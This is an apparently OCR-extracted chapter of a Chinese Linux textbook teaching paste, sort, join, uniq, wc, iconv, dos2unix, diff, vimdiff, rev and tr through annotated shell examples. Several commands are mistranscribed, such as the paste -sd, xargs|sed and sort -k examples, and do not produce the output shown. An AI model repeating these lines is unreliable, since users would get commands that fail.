3.10 paste: 合并文件

3.10.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

paste 命令能将文件按照行与行进行合并，中间使用 tab 隔开。

【语法格式】

```
paste [option] [file]
paste [选项] [文件]
```

说明：

- 1) 在 paste 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。
- 2) 如果 file 是“-”，则表示从标准输入读取内容。

【选项说明】

表 3-13 针对该命令的参数选项进行了说明。

表 3-13 paste 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-d	指定合并的分隔符，默认是 TAB *
-s	每个文件占用一行

3.10.2 使用范例

1. 基础范例

范例 3-37：默认合并文件。

```
[root@oldboy data]# cat test1          #<== 准备好 2 个测试文件 test1 和 test2。
1
2
3
4
5
6
[root@oldboy data]# cat test2
aaaa
bbbbbbb
ccccccccc

eeeeeeeeee
gggggg
[root@oldboy data]# paste test1 test2  #<== 2 个文件按行进行合并。
1      aaaa
2      bbbbbbb
3      cccccccccc
4
```

```
5       eeeeeeeeeee
6       ggggggg
```

范例 3-38：通过 -d 可以指定分隔符。

```
[root@oldboy data]# paste -d: test1 test2 #<== 以 “:” 作为分隔符。
1:aaaa
2:bbbbbbb
3:ccccccccc
4:
5:eeeeeeeeeee
6:ggggggg
```

范例 3-39：通过 -s 合并内容，使其成行。

```
[root@oldboy ~]# paste test1    #<== 不接收任何参数，显示的内容如下所示。
1
2
3
4
5
6
[root@oldboy ~]# paste -s test1 #<== 使用 -s 选项，将 1 列内容转换成 1 行。
1 2      3      4      5      6
[root@oldboy ~]# paste -s test2
aaaa      bbbbbbbccccccccc      eeeeeeeeeee      ggggggg
[root@oldboy data]# paste -s test1 test2  #<== 每个文件占用一行。
1      2      3      4      5      6
aaaa      bbbbbbbccccccccc      eeeeeeeeeee      ggggggg
```

范例 3-40：与 cat 命令合并文本的方式进行对比。

```
[root@oldboy data]# cat test1 test2  #<==cat 是将 2 个文件按顺序前后合并。
1
2
3
4
5
6
aaaa
bbbbbbb
ccccccccc

eeeeeeeeeee
ggggggg
```

2. 生产案例

范例 3-41：假设通过 Shell 脚本生成的账号密码如下所示。

```
stu10309 #<== 账号。
```

```
7f753cc3 #<== 密码。
stu10312
636e026d
stu10315
18273b95
stu10318
d6908f61
stu10321
c441a16e
stu10324
28d5860d
stu10327
11ea966b
```

现在要求使用命令将上面的文本转换成下面 SVN 服务配置文件中的账号及密码格式。

```
stu10309=7f753cc3 #<== 格式“账号 = 密码”。
stu10312=636e026d
stu10315=18273b95
stu10318=d6908f61
stu10321=c441a16e
stu10324=28d5860d
stu10327=11ea966b
```

 提示：实现的思路就是将奇数行和偶数行用“=”（等号）连接成一行。

方法一：采用 paste 命令加 -s 参数实现。

```
[root@oldboy ~]# paste -s test.txt
stu10309 7f753cc3      stu10312      636e026d      stu10315      18273b95
stu10318      d6908f61      stu10321      c441a16e      stu10324
28d5860d      stu10327      11ea966b
[root@oldboy ~]# paste -sd '\n' test.txt #<== 这是 paste 命令的特殊用法，轮流用等号
和\n做分隔符(\n是换行符，是不可见的，下面的命令结果是为了方便大家理解而加上了)。
stu10309=7f753cc3\n
stu10312=636e026d\n
stu10315=18273b95\n
stu10318=d6908f61\n
stu10321=c441a16e\n
stu10324=28d5860d\n
stu10327=11ea966b\n
```

方法二：采用 paste 命令加 -d 参数实现。

```
[root@oldboy ~]# paste -d '=' -- < test.txt #<== “-”这种用法在命令里很少见，功能是不从
文本读取输入，而是从标准输入读入。每一个“-”代表读入的一行，所以这里有两个“--”，并用“=”
进行分隔。
stu10309=7f753cc3
stu10312=636e026d
stu10315=18273b95
```

```
stu10318=d6908f61
stu10321=c441a16e
stu10324=28d5860d
stu10327=11ea966b
```

方法三：采用 xargs+sed 命令实现。

```
[oldboy@oldboy ~]$ xargs -n 2 <test.txt  #<==n 参数表示多少个字符串为一组，详见本书
xargs 命令章节。
stu10309 7f753cc3
stu10312 636e026d
stu10315 18273b95
stu10318 d6908f61
stu10321 c441a16e
stu10324 28d5860d
stu10327 11ea966b
[oldboy@oldboy ~]$ xargs -n 2 <test.txt|sed 's#\n#= #'  #<== 将上述结果中的空格替换
为 = 号。
stu10309=7f753cc3
stu10312=636e026d
stu10315=18273b95
stu10318=d6908f61
stu10321=c441a16e
stu10324=28d5860d
stu10327=11ea966b
```

方法四：sed 的特殊应用。

```
[oldboy@oldboy ~]$ sed 'N;s#\n#= #' test.txt
stu10309=7f753cc3
stu10312=636e026d
stu10315=18273b95
stu10318=d6908f61
stu10321=c441a16e
stu10324=28d5860d
stu10327=11ea966b
```

● 详细说明

sed 内置命令 N 的作用：不会清空模式空间内容，并且从输入文件中读取下一行数据，追加到模式空间中，两行数据以换行符 \n 连接。

第一行是“stu10312”存入模式空间，碰到命令“N”，读取第二行“636e026d”，此时模式空间内容为“stu10312\n636e026d”；然后执行“s#\n#= #g”将“\n”替换为“=”，即为“stu10312=636e026d”，输出到屏幕上，第一个循环结束；后面的循环和前面的思路一样，直到文件结束，更多细节请参考本书 sed 命令部分。

类似本范例案例还可参考 <http://lidaoblog.51cto.com/3388056/1914573>。

3.11 sort: 文本排序

3.11.1 命令详解

【命令星级】 ★★★★★

【功能说明】

sort 命令将输入的文件内容按照指定的规则进行排序，然后将排序结果输出。

【语法格式】

```
sort [option] [file]
sort [选项] [文件]
```

说明：

在 sort 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。

【选项说明】

表 3-14 针对该命令的参数选项进行了说明。

表 3-14 sort 命令的参数选项及说明

参数 选项	解释说明(带 * 的为重点)	参数 选项	解释说明(带 * 的为重点)
-b	忽略每行开头存在的空格字符	-u	去除重复行
-n	依照数值的大小进行排序 *	-t	指定分隔符 *
-r	倒序排列 *	-k	按指定区间排序 *

3.11.2 使用范例

1. 基础范例

范例 3-42：默认以行为单位进行比较。

默认比较的原则是从首字符向后，依次按 ASCII 码值进行比较，输出默认按升序进行排列。

```
[root@oldboy ~]# cat oldboy.txt
10.0.0.4
10.0.0.4
10.0.0.4
10.0.0.5
10.0.0.4
10.0.0.8
```

```
[root@oldboy ~]# sort oldboy.txt #<== 不接收任何参数，会将文件内容转换成 ASCII 码，然后进行比较。因为在 ASCII 码中，数字的排序和我们的认知是一样的，因此结果如下所示。
```

```
10.0.0.4
10.0.0.4
10.0.0.4
10.0.0.4
10.0.0.5
10.0.0.8
```

范例 3-43：通过参数 -n 使输出按数字从小到大的顺序进行排列。

```
[root@oldboy ~]# sort -n oldboy.txt #<== 使用 -n 选项直接按照数字从小到大的顺序来排序。
10.0.0.4
10.0.0.4
10.0.0.4
10.0.0.4
10.0.0.5
10.0.0.8
```

范例 3-44：通过参数 -r 使输出按降序排列。

```
[root@oldboy ~]# sort -nr oldboy.txt #<== 类似这种功能，我们已在 ls 命令中学过。-r 选项表示反转的意思，sort 命令默认按照升序（从小到大）进行排序，使用 -r 选项就变成降序了（从大到小）。
10.0.0.8
10.0.0.5
10.0.0.4
10.0.0.4
10.0.0.4
10.0.0.4
```

范例 3-45：通过参数 -u 去除重复行。

```
[root@oldboy ~]# sort -u oldboy.txt #<== 使用 -u 选项能够去除文件的重复行，后面会学习一个 uniq 命令，也可以去除重复行。
10.0.0.4
10.0.0.5
10.0.0.8
```

范例 3-46：通过参数 -t、-k 指定列排序。

备用数据如下：

```
[root@oldboy ~]# cat oldboy1.txt
10.0.0.4 r
10.0.0.4 g
10.0.0.4 a
10.0.0.5 n
10.0.0.4 q
10.0.0.8 l
[root@oldboy ~]# sort oldboy1.txt #<== 默认是按第 1 列进行排序。
10.0.0.4 a
```

```

10.0.0.4 g
10.0.0.4 q
10.0.0.4 r
10.0.0.5 n
10.0.0.8 l
[root@oldboy ~]# sort -t " " -k2 oldboy1.txt #<== -t 选项指定以空格为分隔符, -k 选项
后接 2 即表示按照第 2 列进行排序。
10.0.0.4 a
10.0.0.4 g
10.0.0.8 l
10.0.0.5 n
10.0.0.4 q
10.0.0.4 r

```

范例 3-47：参数 -t、-k 的进阶使用方式。

要求：先按 IP 地址的第 3 列排序，再按 IP 地址的第 4 列排序。

```

[root@oldboy ~]# cat arp.txt
192.168.3.1 00:0F:AF:81:19:1F #<== 192.168.3 (第三列), 1 (第四列)。
192.168.3.2 00:0F:AF:85:6C:25
192.168.3.3 00:0F:AF:85:70:42
192.168.2.20 00:0F:AF:85:55:DE
192.168.2.21 00:0F:AF:85:6C:09
192.168.2.22 00:0F:AF:85:5C:41
192.168.0.151 00:0F:AF:85:6C:F6
192.168.0.152 00:0F:AF:83:1F:65
192.168.0.153 00:0F:AF:85:70:03
192.168.1.10 00:30:15:A2:3B:B6
192.168.1.11 00:30:15:A3:23:B7
192.168.1.12 00:30:15:A2:3A:A1
192.168.1.1 00:0F:AF:81:19:1F
192.168.2.2 00:0F:AF:85:6C:25
192.168.3.3 00:0F:AF:85:70:42
192.168.2.20 00:0F:AF:85:55:DE
192.168.1.21 00:0F:AF:85:6C:09
192.168.2.22 00:0F:AF:85:5C:41
192.168.0.151 00:0F:AF:85:6C:F6
192.168.1.152 00:0F:AF:83:1F:65
192.168.0.153 00:0F:AF:85:70:03
192.168.3.10 00:30:15:A2:3B:B6
192.168.1.11 00:30:15:A3:23:B7
192.168.3.12 00:30:15:A2:3A:A1

```

解答：

```

[root@oldboy ~]# sort -n -t . -k3,3 -k4,1,4,3 arp.txt
192.168.0.151 00:0F:AF:85:6C:F6
192.168.0.151 00:0F:AF:85:6C:F6

```

```

192.168.0.152 00:0F:AF:83:1F:65
192.168.0.153 00:0F:AF:85:70:03
192.168.0.153 00:0F:AF:85:70:03
192.168.1.1 00:0F:AF:81:19:1F
192.168.1.10 00:30:15:A2:3B:B6
192.168.1.11 00:30:15:A3:23:B7
192.168.1.11 00:30:15:A3:23:B7
192.168.1.12 00:30:15:A2:3A:A1
192.168.1.21 00:0F:AF:85:6C:09
192.168.1.152 00:0F:AF:83:1F:65
192.168.2.2 00:0F:AF:85:6C:25
192.168.2.20 00:0F:AF:85:55:DE
192.168.2.20 00:0F:AF:85:55:DE
192.168.2.21 00:0F:AF:85:6C:09
192.168.2.22 00:0F:AF:85:5C:41
192.168.2.22 00:0F:AF:85:5C:41
192.168.3.1 00:0F:AF:81:19:1F
192.168.3.2 00:0F:AF:85:6C:25
192.168.3.3 00:0F:AF:85:70:42
192.168.3.3 00:0F:AF:85:70:42
192.168.3.10 00:30:15:A2:3B:B6
192.168.3.12 00:30:15:A2:3A:A1

```

命令说明

- n：按数字排序。
- t.：按“.”作为分隔域。
- k3,3：按第3个字段开始到第3个字段结束排序。
- k4.1,4.3：按第4个字段第1个字符开始到第4个字段第3个字符结束排序。
- “.”：点号连接的是字符。
- “,”：逗号连接的是字段。

2. 企业面试题

范例 3-48：以 aa-cd-dd-xx 中的最后一列 xx 进行分组，再对每组中的“IP:2.2.3.XXX”的最后一列 XXX 进行排序。

```

[root@oldboy ~]# cat sort.txt
ab-cd-rc-ab 3.2.3.46
ab-cd-cc-ee 1.2.3.41
ab-cd-cc-aa 1.2.3.42
ab-cd-cc-aa 1.2.3.42
fd-fe-er-fe 2.3.4.51
aa-er-vd-cd 3.4.5.61
zz-sd-jk-ee 5.6.7.82
ee-ad-df-fc 4.5.6.7
ee-ad-df-fc 4.5.6.21

```

```
ee-ad-df-fc 4.5.6.9
ad-ee-cd-er 5.4.3.23
bc-ki-ee-ee 0.3.4.5
bc-ki-ee-db 0.3.4.125
bc-ki-ee-db 0.3.4.12
bc-ki-de-fg 0.3.4.225
bc-ki-de-fg 0.3.4.25
```

解答：

```
[root@oldboy ~]# sort -t " " -k 1.10,1.11 -k 4,4n sort.txt      #<== 先分组然后排序。
ab-cd-cc-aa 1.2.3.42
ab-cd-cc-aa 1.2.3.42
ab-cd-rc-ab 3.2.3.46
aa-ei-vd-cd 3.4.5.61
bc-ki-ee-db 0.3.4.12
bc-ki-ee-db 0.3.4.125
bc-ki-ee-ee 0.3.4.5
ab-cd-cc-ee 1.2.3.41
zz-sd-jk-ee 5.6.7.82
ad-ee-cd-er 5.4.3.23
ee-ad-df-fc 4.5.6.7
ee-ad-df-fc 4.5.6.9
ee-ad-df-fc 4.5.6.21
fd-fe-er-fe 2.3.4.51
bc-ki-de-fg 0.3.4.25
bc-ki-de-fg 0.3.4.225
```

3.12 join：按两个文件的相同字段合并

3.12.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

join 命令针对每一对具有相同内容的输入行，整合为一行输出到标准输出，默认情况下是把输入的第一个字段作为连接字段，字段之间用空格隔开。join 命令可以处理具有相关性的文件。

【语法格式】

```
join [option] [file1] [file2]
join [选项] [文件 1] [文件 2]
```

说明：

在 join 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。

【选项说明】

表 3-15 针对该命令的参数选项进行了说明。

表 3-15 join 命令的参数选项及说明

参数 选项	解释说明（带 * 的为重点）
-a 文件号	输出文件中不匹配的行，文件号可选值 1 或 2，分别代表文件 1 和文件 2
-i	比较字段时忽略大小写
-1 字段	以第 1 个文件的指定字段为基础进行合并
-2 字段	以第 2 个文件的指定字段为基础进行合并

3.12.2 使用范例

范例 3-49：合并文本。

```
a 文件
韩海林 21 岁
海林韩 23 岁
韩林海 22 岁
林海韩 24 岁
```

```
b 文件
韩林海 男
海林韩 男
韩海林 男
林海韩 男
```

```
合并文件结果如下
林海韩 24 岁 男
海林韩 23 岁 男
韩林海 22 岁 男
韩海林 21 岁 男
```

说明：

这道题也可以用 awk 命令来完成，但此处采用 join 命令完成。

解答：

```
[root@oldboy ~]# cat a.txt
韩海林 21 岁
海林韩 23 岁
韩林海 22 岁
林海韩 24 岁
[root@oldboy ~]# cat b.txt
韩林海 男
```

```

海林韩 男
韩海林 男
林海韩 男
[root@oldboy ~]# join a.txt b.txt
join: file 1 is not in sorted order
join: file 2 is not in sorted order
韩海林 21岁 男
#<== 说明：使用 join 合并文件的要求是 2 个文件必须是用 sort 排序后的。
[root@oldboy ~]# sort a.txt >a.txttn #<== 将排序后的文件内容重定向到新的文件中。
[root@oldboy ~]# sort b.txt >b.txttn
[root@oldboy ~]# join a.txttn b.txttn #<== 使用 join 合并已经排序的文件。
林海韩 24岁 男
海林韩 23岁 男
韩林海 22岁 男
韩海林 21岁 男

```

3.13 uniq：去除重复行

3.13.1 命令详解

【命令星级】 ★★★★★

【功能说明】

uniq 命令可以输出或忽略文件中的重复行。在工作中，我们常用的场景是使用 sort 命令对文件排序，然后使用 uniq 命令去重并计数。

【语法格式】

```

uniq [option] [INPUT]
uniq [选项] [文件或标准输入]

```

说明：

在 uniq 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。

【选项说明】

表 3-16 针对该命令的参数选项进行了说明。

表 3-16 uniq 命令的参数选项及说明

参数 选项	解释说明（带 * 的为重点）
-c	去除重复行，并计算每行出现的次数 *
-d	只显示重复的行
-u	只显示唯一的行

3.13.2 使用范例

1. 基础范例

范例 3-50：去重测试案例。

```
[root@oldboy ~]# cat oldboy.txt
10.0.0.4
10.0.0.4
10.0.0.4
[root@oldboy ~]# uniq oldboy.txt      #<== 不接任何参数即去除重复行。
10.0.0.4
[root@oldboy ~]# uniq -c oldboy.txt #<== 参数 -c 显示相应行出现的次数。
   3 10.0.0.4
```

范例 3-51：结合 sort 去重。

```
[root@oldboy ~]# cat oldboy.txt
10.0.0.4
10.0.0.4
10.0.0.4
10.0.0.5
10.0.0.4
10.0.0.8
[root@oldboy ~]# uniq oldboy.txt
10.0.0.4
10.0.0.5
10.0.0.4
10.0.0.8
#<== 说明：还有 2 行一样的。
[root@oldboy ~]# sort -n oldboy.txt|uniq -c
   4 10.0.0.4
   1 10.0.0.5
   1 10.0.0.8
```

上面的测试结果表明 uniq 只能对相邻的重复行进行去重操作，因此应先用 sort 处理文件再去重。

2. 企业面试题

范例 3-52：处理以下文件内容，将域名取出，并根据域名进行计数排序处理。

oldboy.log 文件的内容如下。

```
http://www.etiantian.org/index.html
http://www.etiantian.org/1.html
http://post.etiantian.org/index.html
http://mp3.etiantian.org/index.html
http://www.etiantian.org/3.html
http://post.etiantian.org/2.html
```

解答：

```
[root@oldboy ~]# cat oldboy.log
http://www.etiantian.org/index.html
http://www.etiantian.org/1.html
http://post.etiantian.org/index.html
http://mp3.etiantian.org/index.html
http://www.etiantian.org/3.html
http://post.etiantian.org/2.html
[root@oldboy ~]# awk -F "/" '{print $3}' oldboy.log #<==awk 命令会在后面的相关章节重点讲解。
www.etiantian.org
www.etiantian.org
post.etiantian.org
mp3.etiantian.org
www.etiantian.org
post.etiantian.org
[root@oldboy ~]# awk -F "/" '{print $3}' oldboy.log|sort|uniq -c
1 mp3.etiantian.org
2 post.etiantian.org
3 www.etiantian.org
[root@oldboy ~]# awk -F "/" '{print $3}' oldboy.log|sort|uniq -c|sort -rn
#<==将上面的结果倒序排列。
3 www.etiantian.org
2 post.etiantian.org
1 mp3.etiantian.org
[root@oldboy ~]# cut -d '/' -f3 oldboy.log|sort|uniq -c|sort -rn #<==不用awk,用我们学过的cut命令。
3 www.etiantian.org
2 post.etiantian.org
1 mp3.etiantian.org
```

提示：本题也可以用 awk 的数组处理，见 awk 命令部分的讲解。

3.14 wc：统计文件的行数、单词数或字节数

3.14.1 命令详解

【命令星级】 ★★★★★

【功能说明】

wc 命令用于统计文件的行数、单词数或字节数。

【语法格式】

```
wc [option] [file]
wc [选项] [文件]
```

 说明：

在 wc 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。

【选项说明】

表 3-17 针对该命令的参数选项进行了说明。

表 3-17 wc 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）	参数选项	解释说明（带 * 的为重点）
-c	统计字节数	-w	统计单词数
-l	统计行数 *	-L	打印最长行的长度 *
-m	统计字符数		

3.14.2 使用范例

1. 基础范例

范例 3-53：查看文件的字节数、字数、行数等。

```
[root@oldboy ~]# wc /etc/inittab
26 149 884 /etc/inittab          #<== 不接任何参数，显示的数字是什么意思？
[root@oldboy ~]# wc -c /etc/inittab    #<== 字节数。
884 /etc/inittab
[root@oldboy ~]# wc -l /etc/inittab    #<== 行数。
26 /etc/inittab
[root@oldboy ~]# wc -m /etc/inittab    #<== 字符数。
884 /etc/inittab
[root@oldboy ~]# wc -w /etc/inittab    #<== 单词数。
149 /etc/inittab
[root@oldboy ~]# wc -L /etc/inittab    #<== 最长行的长度。
78 /etc/inittab
```

范例 3-54：选项 -L 的使用。

通过 for 循环打印下面这句话中字母数不大于 6 的单词[⊖]：

I am oldboy teacher welcome to oldboy training class.

```
[root@oldboy ~]# for word in I am oldboy teacher welcome to oldboy training
class.;do [ `echo $word|wc -L` -le 6 ] && echo $word;done
I
am
oldboy
to
oldboy
class.
```

[⊖] 这曾是个面试题。

```
#<== 上面是将一个 Shell 的 for 循环改写成一行命令。这里用到了 -L 参数计算单词的长度。
for word in I am oldboy teacher welcome to oldboy training class.
do
  [ 'echo $word|wc -L' -le 6 ] && \
  echo $word
done
```

2. 生产案例

范例 3-55：查看登录系统的用户数。

```
[root@oldboy ~]# who          #<==who 命令能够查看有哪些用户登录系统，后面会详细讲解。
root      pts/0      2016-08-30 16:53 (10.0.0.1)
root      pts/1      2016-08-30 19:00 (10.0.0.1)
[root@oldboy ~]# who|wc -l #<==有时我们需要监控有多少用户登录系统，因此可用 wc 命令计算
                           一共有几个人。
```

2

3.15 iconv：转换文件的编码格式

3.15.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

iconv 命令用于转换文件的编码格式。

【语法格式】

```
iconv [options] [-f from-encoding] [-t to-encoding] [inputfile]
iconv [选项]      [原编码]           [新编码]           [输入文件]
```

说明：

在 iconv 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。

【选项说明】

表 3-18 针对该命令的参数选项进行了说明。

表 3-18 iconv 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）	参数选项	解释说明（带 * 的为重点）
-f encodingA	从编码 A 转换 *	-l	显示系统支持的编码 *
-t encodingB	转换成编码 B *	-o	将输出输入到指定文件 *

3.15.2 使用范例

范例 3-56：转换文件编码。

Linux 系统是 UTF-8 的编码，而 Win7 系统是 GB2312 的编码，从英文字母的角度来说，两者没有区别，但是 Windows 编辑的中文字符到 Linux 系统中就会有乱码，需要先转码再处理。

```
[root@oldboy ~]# cat GB2312.txt
                #<== 此行是乱码。
Hello.[root@oldboy ~]#
[root@oldboy ~]# iconv -f gb2312 -t utf-8 GB2312.txt      #<== 使用 -f 参数指定文件原
来的编码为 gb2312，使用 -t 参数指定将要转换的编码为 utf-8。
你好。
Hello.[root@oldboy ~]#
```

3.16 dos2unix：将 DOS 格式文件转换成 UNIX 格式

3.16.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

将 DOS (Windows 系统) 格式文件转换成 UNIX 格式 (DOS/MAC to UNIX text file format converter)。DOS 下的文本文件是以 “\r\n” 作为换行标志的，而 UNIX 下的文本文件是以 “\n” 作为换行标志的。所以在 Linux 中使用 Windows 的文本文件时，常常会出现错误。为了避免这种错误，Linux 提供了两种文本格式相互转化的命令：dos2unix 和 unix2dos，dos2unix 把 Windows 文件的 “\r\n” 转化成 Linux 文件的 “\n”，unix2dos 把 Linux 文件的 “\n” 转化成 Windows 文件的 “\r\n”。

这个命令也挺好记的，dos to unix → dos 2(two → to) unix → dos2unix

【语法格式】

```
dos2unix [file]
dos2unix [文件]
```

● 说明：

- 1) 在 dos2unix 命令及后面的文件里，每个元素之间都至少要有一个空格。
- 2) 如果系统没有 dos2unix 命令可以用 yum -y install dos2unix 安装。

3.16.2 使用范例

范例 3-57：处理由 Windows 系统创建的脚本文件。

若是在 Windows 中用文本文档创建一个 Shell 脚本，并在创建完成后将这个脚本上

传到 Linux 系统中（很多同学在学习 Shell 脚本时就是这么干的），那么就会碰到下面的问题：

```
[root@oldboy ~]# cat oldboy_win.sh      #<== 查看上传的文件内容，没有发现异常。
for word in I am oldboy teacher welcome to oldboy training class.
do
    [ 'echo $word|wc -L' -le 6 ] && \
    echo $word
done
[root@oldboy ~]# sh oldboy_win.sh      #<== 但是执行这个脚本就会报错了。很多同学再三
                                         地研究脚本也没有发现哪里出错了！！
'ldboy_win.sh: line 2: syntax error near unexpected token `do'
'ldboy_win.sh: line 2: ` '
[root@oldboy ~]# cat -A oldboy_win.sh  #<== 其实他们的脚本没有写错，只是在一个不适合
                                         的场合下写了个脚本。使用前面学过的 cat 命令 -A 参数，查看文件的不可见字符，会发现很多行尾
                                         有 ^M(\r\n)，但是 Linux 是以 "\n" 结尾的，因此执行这种脚本就会报错。
for word in I am oldboy teacher welcome to oldboy training class.^MS
do^MS
    [ 'echo $word|wc -L' -le 6 ] && \^MS
    echo $word^MS
done^MS
[root@oldboy ~]# dos2unix oldboy_win.sh  #<== 使用 dos2unix 转码一下，直接接文件就可
                                         以了，支持同时转换多个文件。
dos2unix: converting file oldboy_win.sh to UNIX format ...
[root@oldboy ~]# cat -A oldboy_win.sh  #<== 现在就可以发现文件结尾就是 $(\n)。
for word in I am oldboy teacher welcome to oldboy training class.$
do$
    [ 'echo $word|wc -L' -le 6 ] && \$
    echo $word\$

done$
[root@oldboy ~]# sh oldboy_win.sh  #<== Shell 脚本可以正常执行。
I
am
oldboy
to
oldboy
class.
```

3.17 diff：比较两个文件的不同

3.17.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

diff 命令可以逐行比较纯文本文件的内容，并输出文件的差异。

【语法格式】

```
diff [option] [file1] [file2]
diff [选项] [文件 1] [文件 2]
```

说明：

- 1) 在 diff 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。
- 2) 只能同时比较 2 个文件。

【选项说明】

表 3-19 针对该命令的参数选项进行了说明。

表 3-19 diff 命令的参数选项及说明

参数选项	解释说明	参数选项	解释说明
-y	以并列的方式显示文件的异同之处	-c	使用上下文的输出格式
-W	在使用 -y 参数时，指定显示宽度	-u	使用统一格式输出

3.17.2 使用范例

范例 3-58：比较两个文本文件的例子。

```
[root@oldboy ~]# cat test1
1
2
3
4
5
6
[root@oldboy ~]# cat test2
4
5
6
7
8
[root@oldboy ~]# diff test1 test2
1,3d0    #<== 删除文件 1 的第 1 行到第 3 行，删除文件 2 的第 0 行，即不删除。
< 1
< 2
< 3
6a4,5   #<== 文件 1 的第 6 行增加下面 2 行文本，即文本 2 的第 4 行和第 5 行。
> 7
> 8
```

以下是命令结果说明，diff 默认的显示格式有如下三种提示。

a - add

□ c - change

□ d - delete

例如：在 1,3d0 和 6a4,5 中，字母 d/a 前面的数字是文本 1 的行号，字母后面的是文本 2 的行号。其中以“<”打头的行属于文件 1，以“>”打头的行属于文件 2。

范例 3-59：并排格式输出。

```
[root@oldboy ~]# diff -y test1 test2      #<== 使用 -y 参数就可以并排输出。
1
2
3
4
5
6
<
<
<
4
5
6
>7
>8
[root@oldboy ~]# diff -y -W 30 test1 test2 #<== 如果觉得上面太宽，则可以使用 -W 参数
指定宽度。
1      <
2      <
3      <
4      4
5      5
6      6
>7
>8
```

范例 3-60：上下文输出格式。

```
[root@oldboy ~]# diff -c test1 test2    #<== 参数 -c 可以上下文输出。
*** test1          2016-08-30 17:17:57.845098809 +0800
--- test2          2016-08-31 16:56:10.226559482 +0800
*****
*** 1,6 ****
- 1
- 2
- 3
- 4
- 5
- 6
--- 1,5 ----
- 4
- 5
- 6
+ 7
+ 8
```

命令结果说明具体如下。

- “-” 表示 test2 比 test1 少的行数。
- “+” 表示 test2 比 test1 多的行数。

范例 3-61：统一格式输出。

```
[root@oldboy ~]# diff -u test1 test2 #<== 参数 -u 统一格式输出。
--- test1      2016-08-30 17:17:57.845098809 +0800
+++ test2      2016-08-31 16:56:10.226559482 +0800
@@ -1,6 +1,5 @@
-1
-2
-3
-4
-5
-6
+7
+8
```

范例 3-62：比较两个目录。

```
[root@oldboy ~]# diff /etc/rc3.d/ /etc/rc6.d/ #<==diff 不仅可以比较文件内容的区别,
                                         还能比较目录下文件的区别。
Only in /etc/rc6.d/: K25sshd
Only in /etc/rc6.d/: K60crond
Only in /etc/rc6.d/: K88rsyslog
Only in /etc/rc6.d/: K90network
Only in /etc/rc6.d/: S00killall
Only in /etc/rc6.d/: S01reboot
Only in /etc/rc3.d/: S10network
Only in /etc/rc3.d/: S12rsyslog
Only in /etc/rc3.d/: S55sshd
Only in /etc/rc3.d/: S90crond
Only in /etc/rc3.d/: S99local
```

3.18 vimdiff：可视化比较工具

3.18.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

vimdiff 调用 vim 打开文件，可以同时打开 2 个、3 个或 4 个文件，最多 4 个文件，并且会以不同的颜色来区分文件的差异。

【语法格式】

```
vimdiff [option] [file1] [file2]
```

```
vimdiff [选项] [文件1] [文件2]
```

说明：

- 1) 在 vimdiff 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。
- 2) 最多对比 4 个文件。

3.18.2 使用范例

范例 3-63：比较两个文本文件的例子。

```
[root@oldboy ~]# vimdiff test1 test2
#<== 退出 vimdiff 界面需要连续执行 2 次退出 vim 的操作 (:q), vim 命令在后面将会有详细的讲解。
因为 vimdiff 命令调用的是 vim 功能，所以退出操作和 vim 一致。
```

图 3-1 为对比结果。




图 3-1 vimdiff 对比结果

3.19 rev：反向输出文件内容

3.19.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

rev 命令可以按行反向输出文件内容。

【语法格式】

```
rev [file]
rev [文件]
```

说明：

在 rev 命令和文件之间至少要有一个空格。

3.19.2 使用范例

范例 3-64：字符串反转。

```
[root@oldboy ~]# echo {1..10}
```

```
1 2 3 4 5 6 7 8 9 10
[root@oldboy ~]# echo {1..10}|rev #<== 上面的字符反着写了。
01 9 8 7 6 5 4 3 2 1
```

范例 3-65：文本反转。

```
[root@oldboy ~]# cat oldboy.txt
I am oldboy teacher!
I teach linux.

I like badminton ball ,billiard ball and chinese chess!
my blog is http://oldboy.blog.51cto.com
our site is http://www.etiantian.org

my god ,i am not oldbey,but OLDBOY!

[root@oldboy ~]# rev oldboy.txt #<== 大家可以和前面学习过的 tac 命令对比一下。
!rehcaet yobdlo ma I
.xunil hcaet I

!ssehc esenihe dna llab draillib, llab notnimdab ekil I
moc.otcl5.golb.yobdlo//:ptth si golb ym
gro.naitnaite.www//:ptth si etis ruo

!YOBDSL tub,yebdlo ton ma i, dog ym
```

3.20 tr：替换或删除字符

3.20.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

tr 命令从标准输入中替换、缩减或删除字符，并将结果写到标准输出。

【语法格式】

```
tr [option] [SET1] [SET2]
tr [选项] [字符 1] [字符 2]
```

 说明：

在 tr 命令及后面的选项和字符里，每个元素之间都至少要有一个空格。

【选项说明】

表 3-20 针对该命令的参数选项进行了说明。

表 3-20 tr 命令的参数选项及说明

参数选项	解释说明(带*的为重点)
-d	删除字符*
-s	保留连续字符的第一个字符, 删除其他字符
-c	使用第一个字符串(set1)的补集, 取反

3.20.2 使用范例

以下是后面的范例中要用到的实践文本。

```
[root@oldboy ~]# cat oldboy.txt
I am oldboy teacher!
I teach linux.

I like badminton ball ,billiard ball and chinese chess!
my blog is http://oldboy.blog.51cto.com
our site is http://www.etiantian.org
my qq num is 49000448.

not 4900000448.
my god ,i am not oldbey,but OLDBOY!
```

范例 3-66: 将文件中出现的“abc”替换为“xyz”。

```
